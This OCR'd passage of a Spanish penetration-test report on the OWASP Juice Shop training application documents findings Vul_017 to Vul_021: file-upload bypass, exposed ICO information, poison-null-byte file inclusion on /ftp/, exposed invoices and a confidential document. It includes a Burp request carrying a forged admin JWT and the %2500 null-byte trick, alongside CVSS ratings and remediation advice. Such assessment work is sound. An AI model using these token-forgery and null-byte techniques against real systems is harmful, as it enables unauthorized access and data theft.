


Para poder realizar la firma debemos usar la clave descargada:

Finalmente, copiamos el token en el repetar de burp y veremos cómo podemos acceder a la aplicación con éxito como administradores.


Send
Cancel
Request
Pretty Raw Hex \n
Host: 192.168.1.41:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InJzYV9sb3JkQGp1aWNlLnNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjpOcnVlLCJjcmVhdGVkQXQiOiIyMDIyLTA3LTIyIDIyOjE4OjAxLjY3MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIyLTA3LTIyIDIyOjE4OjAxLjY3MiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NTg1MjkwMTksImV4cCI6MTY1ODU0NzAxOXO.tUl-FLOFKoiNsD-1xlCiNRTloAjA4qnSw2OrliSY6p4
Connection: close
Referer: http://192.168.1.41:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=r9JDS8qLzkB4d97uZhmtmTRugTlcoiRSLU1afX1HYPSZvsynOolZnj1WgXa7; continueCodeFindIt=pYynakgQnVKbp0OGqWaxdY13eyX85qtm8R7BLDMv52lEo9N6rJPjzmwjO2rb; continueCodeFixIt=6wbYBYpOzqMm0j4QRW2EXwDd9Vkx5Ph513Z6PLbK7Grvgy8NnBJloe5DQKyN; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InJzYV9sb3JkQGp1aWNlLnNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjpOcnVlLCJjcmVhdGVkQXQiOiIyMDIyLTA3LTIyIDIyOjE4OjAxLjY3MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIyLTA3LTIyIDIyOjE4OjAxLjY3MiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NTg1MjkwMTksImV4cCI6MTY1ODU0NzAxOXO.tUl-FLOFKoiNsD-1xlCiNRTloAjA4qnSw2OrliSY6p4
Search...
0 matches
Response
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InJzYV9sb3JkQGp1aWNlLnNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjpOcnVlLCJjcmVhdGVkQXQiOiIyMDIyLTA3LTIyIDIyOjE4OjAxLjY3MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIyLTA3LTIyIDIyOjE4OjAxLjY3MiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NTg1MjkwMTksImV4cCI6MTY1ODU0NzAxOXO.tUl-FLOFKoiNsD-1xlCiNRTloAjA4qnSw2OrliSY6p4; Path=/
Content-Type: application/json; charset=utf-8
Content-Length: 135
ETag: W/"87-6PuXycxfp7ModkXOo5OFEMNpiy4"
Vary: Accept-Encoding
Date: Fri, 22 Jul 2022 23:01:28 GMT
Connection: close
{
"user":{
"id":1,
"email":"rsa_lord@juice.sh.op",
"lastLoginIp":"0.0.0.0",
"profileImage":
"assets/public/images/uploads/defaultAdmin.png"
}
}
Search...
0 matches
INSPECTOR
Request Attrib
Query Parame
Body Paramet
Request Cookie
Request Heade
Response Head

VUL_017 – Upload Type

Upload Type			
ID	Vul_017	CRITICIDAD	8,8 ALTA
URL	http://juice.shop/file/upload		
DESCRIPCION	A la hora de subir archivos el sistema tiene una validación el front end para evitar que se suban archivos de tipos no permitidos. No obstante, de nuevo esta validación solo tiene lugar en el front end, permitiendo a un atacante malintencionado, interceptar y alterar la petición dirigida al back end, añadiendo entonces un archivo de tipo no permitido. Esto puede desencadenar en la subida de código malicioso a la aplicación que se ejecutará comprometiéndola totalmente.		
EVIDENCIA	Captura de la subida de un archivo tipo “.txt” no permitido 		
RIESGOS	Esta vulnerabilidad permita a un atacante subir cualquier tipo de archivo al servidor. De esta forma, se podría subir código malicioso provocando daños de la más diversa índole según la capacidad del atacante, pudiendo llegara a comprometer toda la aplicación		
RECOMENDACIONES	Todos aquellos datos que se envían desde el front end al back end deben filtrarse debidamente en ambos lugares. Tener una validación de la entrada de datos exclusivamente en front end permite a un atacante malintencionado, interceptar y alterar las peticiones al back end para conseguir comportamientos inesperados.		

REFERENCIAS	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_017	Upload Size
CVSS3 PUNTUACION	8,8 ALTA
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se puede realizar con una cuenta normal de usuario
Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	Alta, si el atacante consigue un subir y ejecutar código malicioso que le permite acceder a información sensible
Integridad	Alta, si el atacante consigue un subir y ejecutar código malicioso que le permite editar la información
Disponibilidad	Alta, si el atacante consigue un subir y ejecutar código malicioso que le permite borrar o tirar la aplicación

Al igual que en la vulnerabilidad de tamaño máximo de subida de archivos, se observa que el formulario no envía petición alguna al back end cuando se envían archivos no permitidos, denotando que el filtro se hace en el front end y dejando en duda que se haga en el back end.

Ante una petición licita, por otra parte, la petición al front end es creada y sucede con éxito.


A partir de aquí, lo único necesario es modificar esta petición y añadir un archivo de otro formato para tener éxito:



Y el back end lo acepta sin problema pues no existe un control explicito en el mismo.

VUL_018 – TOKEN SALE exposición de información confidencial

<table>
<tr><th colspan="4">TOKEN SALE exposición de información confidencial</th></tr>
<tr><td>ID</td><td>Vul_018</td><td>CRITICIDAD</td><td>8,6 ALTA</td></tr>
<tr><td colspan="2">URL</td><td colspan="2">http://juice.shop/main.js</td></tr>
<tr><td colspan="2">DESCRIPCION</td><td colspan="2">El código del FRONT END disponible a todos los usuarios rebela el futuro lanzamiento de un token que no debería ser público y que pone al descubierto las intenciones de la empresa sin ser el momento apropiado.


A pesar de ser una vulnerabilidad informativa, se ha evaluado como ALTA debido a la naturaleza sensible de la información divulgada.</td></tr>
<tr><td colspan="2">EVIDENCIA</td><td colspan="2"> 
PonzICO: Let's Just Cut to the Chase
Josh Cincinnati
@acityinohio
https://ponzico.win
0x1ce7986760ADe2BF0F322f5EF39Ce0DE3bd0C82B
May 12, 2017
Abstract
Token sales—aka "Initial Coin Offerings" where the 'i' in Coin is optional—are hotter than Instagram filters on Venus. But to date, nearly all of them have presold non-functional products at ludicrous valuations.
The author is offended. Not at the scheme per se—kudos to the developers for discovering a class of rich, pseudo-intellectual suckers willing to value the work they haven't done at multipliers that would give a private equity partner an aneurysm. But the inefficiency of it all! In this very legitimate, LaTeX-composed, long-planned[1] white paper, the author proposes a method to achieve the same goal with a magnitude less work and presents a *production-ready* Ethereum smart contract address—where *production-ready* is as at least as code- and concept-tested as The DAO's *Code is Law*. As a bonus, the
Imagen del pdf informativo de la ICO que se pretende lanzar y que se puede obtener a partir de los links encontrados en el código de la aplicación.</td></tr>
<tr><td colspan="2">RIESGOS</td><td colspan="2">Si alguien se dedica a revisar el código de nuestra web puede encontrar rápida y fácilmente información sobre futuras acciones de la empresa que pueden provocar que nuestra ICO sea un fracaso.</td></tr>
<tr><td colspan="2">RECOMENDACIONES</td><td colspan="2">No debería figurar antes del lanzamiento, información sobre una futura en el FRONT END de nuestra aplicación, debería borrarse y no exponerse esta información hasta que se liberará la ICO.</td></tr>
<tr><td colspan="2">REFERENCIAS</td><td colspan="2">https://knowledge-base.secureflag.com/vulnerabilities/sensitive_information_exposure/sensitive_information_disclosure_vulnerability.html</td></tr>
</table>

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_018	TOKEN SALE exposición de información sensible
CVSS3 PUNTUACION	ALTA 8,6
Vector de Ataque	Red, la información es accesible desde internet
Complejidad	Baja, se puede obtener toda la información desde el navegador
Privilegios requeridos	Ninguno: la información está disponible a cualquier persona.
Interacción del usuario	Ninguna.
Alcance	Cambia porque el componente vulnerable es el servidor web y el componente afectado uno de los proyectos de la empresa.
Confidencialidad	Alta, pues se exponen completamente las intenciones de la compañía de lanzar una ICO
Integridad	Ninguna, esta vulnerabilidad solo permite obtener información.
Disponibilidad	Ninguna, esta vulnerabilidad no permite denegar el servicio.

EXPLOTACIÓN


Al analizar el código del main.js encontramos ciertas menciones a una futura ico:





Además de los comentarios existentes en el código encontramos links informativos:

- https://ponzico.win/ponzico.pdf
- https://www.sec.gov/investor/alerts/ia_virtualcurrencies.pdf
- assets/public/images/padding/56px.png

Para completar el desafío de Juice Shop la url a usar es esta:



VUL_019 – LFI Poison Null Byte

LFI Poison Null Byte			
ID	Vul_019	CRITICIDAD	8,6 ALTA
URL	http://juice.shop/ftp/		
DESCRIPCION	La vulnerabilidad de “local file inclusion” o LFI permite “engañar” a la aplicación web para que exponga o ejecute archivos existentes en el servidor web de una forma no permitida. Un ataque LFI puede dar lugar a la divulgación de información y suele poder convertirse también en una vulnerabilidad de ejecución remota de código o de XSS. Por lo general, LFI ocurre cuando una aplicación usa la ruta a un archivo como entrada. En el caso de Juice Shop, permite acceder al contenido de los archivos que están situados en la carpeta /ftp/ del servidor y su gravedad reside especialmente en la divulgación de información privada que puede llevar a comprometer la aplicación o ayudar en ello.		
EVIDENCIA	 Captura donde se ve como el servidor deniega la descarga del archivo eastere.gg y solo permite la descarga de .pdf y .md.  Captura donde vemos la inyección del carácter null byte para lograr		

	la descarga del archivo anterior y de este modo, poder acceder al mismo.
RIESGOS	Todo archivo que se suba a dicha carpeta podrá ser descargado por atacantes poco experimentados debido a la facilidad existente para lograrlo. Exposición de datos sensibles que pueden llevar a otros descubrimientos, como por ejemplo el archivo de backup de un desarrollador que nos servirá para obtener más información sobre la infraestructura de la aplicación, sus componentes y posibles vulnerabilidades.
RECOMENDACIONES	Un servicio ftp no debería exponerse en la misma ruta de la aplicación y debería estar debidamente configurado y asegurado. Falta configurar la autenticación y autorización para acceder a dicha carpeta. Además, la validación de la petición de descarga de los archivos no está debidamente protegida, se debería de cambiar el código si no se quiere permitir la descarga de ciertos tipos de archivo.
REFERENCIAS	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21804 https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_019	LFI en FTP
CVSS3 PUNTUACION	ALTA 8,6
Vector de Ataque	Se accede desde internet
Complejidad	Baja, es explotable mediante una de las técnicas básicas de este tipo de vulnerabilidad
Privilegios requeridos	Ninguno, se puede realizar todo sin necesidad de crear ningún usuario.



Interacción del usuario	Ninguna, no se requiere de interacción con usuarios de la plataforma.
Alcance	Esta vulnerabilidad afecta a la aplicación, pero consideramos que puede cambiar en función de la documentación a la que se pueda llegar a acceder en un momento dado.
Confidencialidad	Alta, pues permite acceder a ficheros e información sensible
Integridad	Ninguna, no es posible editar información existente.
Disponibilidad	Ninguna, no es posible con esta falla denegar el servicio.

EXPLOTACIÓN

Como se ha explicado, una vez llegamos a la carpeta /ftp/ solo tenemos que añadir %2500.pdf o %2500.md al enlace de descarga de los archivos de distinta extensión a estos para descargarlos y poder acceder a su contenido.

VUL_020 – Facturas en FTP

<table>
<tr><th colspan="4">Facturas en FTP</th></tr>
<tr><td>ID</td><td>Vul_020</td><td>CRITICIDAD</td><td>8,6 ALTA</td></tr>
<tr><td colspan="2">URL</td><td colspan="2">http://juice.shop/ftp/</td></tr>
<tr><td colspan="2">DESCRIPCION</td><td colspan="2">La carpeta ftp no está privatizada y puede ser accedida si restricciones desde internet.

Cada vez que se genera un pedido en juice.shop se crea un pdf descargable que se adjunta a esta carpeta, permitiendo a un atacante mal intencionado recopilar información sobre los usuarios y perjudicar no solo a la aplicación y a la empresa, sino a estos.</td></tr>
<tr><td colspan="2">EVIDENCIA</td><td colspan="2"> 
Captura de las facturas que aparecen en el ftp
 
Captura de la visualización de la factura de un cliente</td></tr>
<tr><td colspan="2">RIESGOS</td><td colspan="2">Permite obtener información de la facturación de la aplicación.

La competencia se podría hacer con una información sensible que le podría resultar muy útil en diversos aspectos, como, por ejemplo, generar un perfil de clientes.


Exposición de datos involuntaria de nuestros clientes. Violación de la RGPD que podría conllevar denuncias a la empresa, perdida de prestigio y de clientes.</td></tr>
</table>

	En caso de que se escribieran en la factura, permitiría recopilar documentos de identidad de clientes. Expone información sensible de clientes que puede usarse en su contra.
RECOMENDACIONES	El directorio ftp no debería ser accesible desde internet. Tener todas las facturas juntas en un solo directorio que, además, contiene otras cosas, no parece la forma más optimizada de trabajar.
REFERENCIAS	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure



EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_020	Facturas en FTP
CVSS3 PUNTUACION	ALTA 8,6
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja
Privilegios requeridos	Ninguno
Interacción del usuario	Ninguna
Alcance	Con cambios, la vulnerabilidad afecta a la aplicación y puede afectar a los clientes de forma personal.
Confidencialidad	Alta pues revela datos confidenciales de los clientes.
Integridad	Ninguna, no es posible alterar los datos.
Disponibilidad	Ninguna, actualmente no permite denegar el servicio

Tan sencillo como navegar al directorio /ftp y hacer clic en la factura que se desea visualizar.



VUL_021 – CONFIDENTIAL Document

<table>
<tr><th colspan="4">CONFIDENTIAL Document</th></tr>
<tr><td>ID</td><td>Vul_021</td><td>CRITICIDAD</td><td>8,6 ALTA</td></tr>
<tr><td colspan="2">URL</td><td colspan="2">http://juice.shop/ftp/acquisitions.md</td></tr>
<tr><td colspan="2">DESCRIPCION</td><td colspan="2">Se encuentra un directorio ftp abierto con un documento confidencial que puede ser leído y descargado sin que se requiera ningún tipo de autorización por parte del usuario.</td></tr>
<tr><td colspan="2">EVIDENCIA</td><td colspan="2">Imagen del directorio ftp abierto al público
 
Captura del documento confidencial
 
</td></tr>
<tr><td colspan="2">RIESGOS</td><td colspan="2">El directorio ftp no debería estar abierto al público ya que permite acceder a diversos documentos confidenciales.

En concreto, el que nos ocupa habla de planes futuros de la empresa con lo que es difícil medir el impacto que tendrá más o menos influencia según la persona que lo encuentre pudiendo ser realmente grave.</td></tr>
<tr><td colspan="2">RECOMENDACIONES</td><td colspan="2">La web no debería contener directorios abiertos con contenido sensible. Además, el servicio ftp debería estar por otro lugar y debidamente asegurado.</td></tr>
</table>

REFERENCIAS	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

EVALUACIÓN DE CRITICIDAD CVSS 3.1

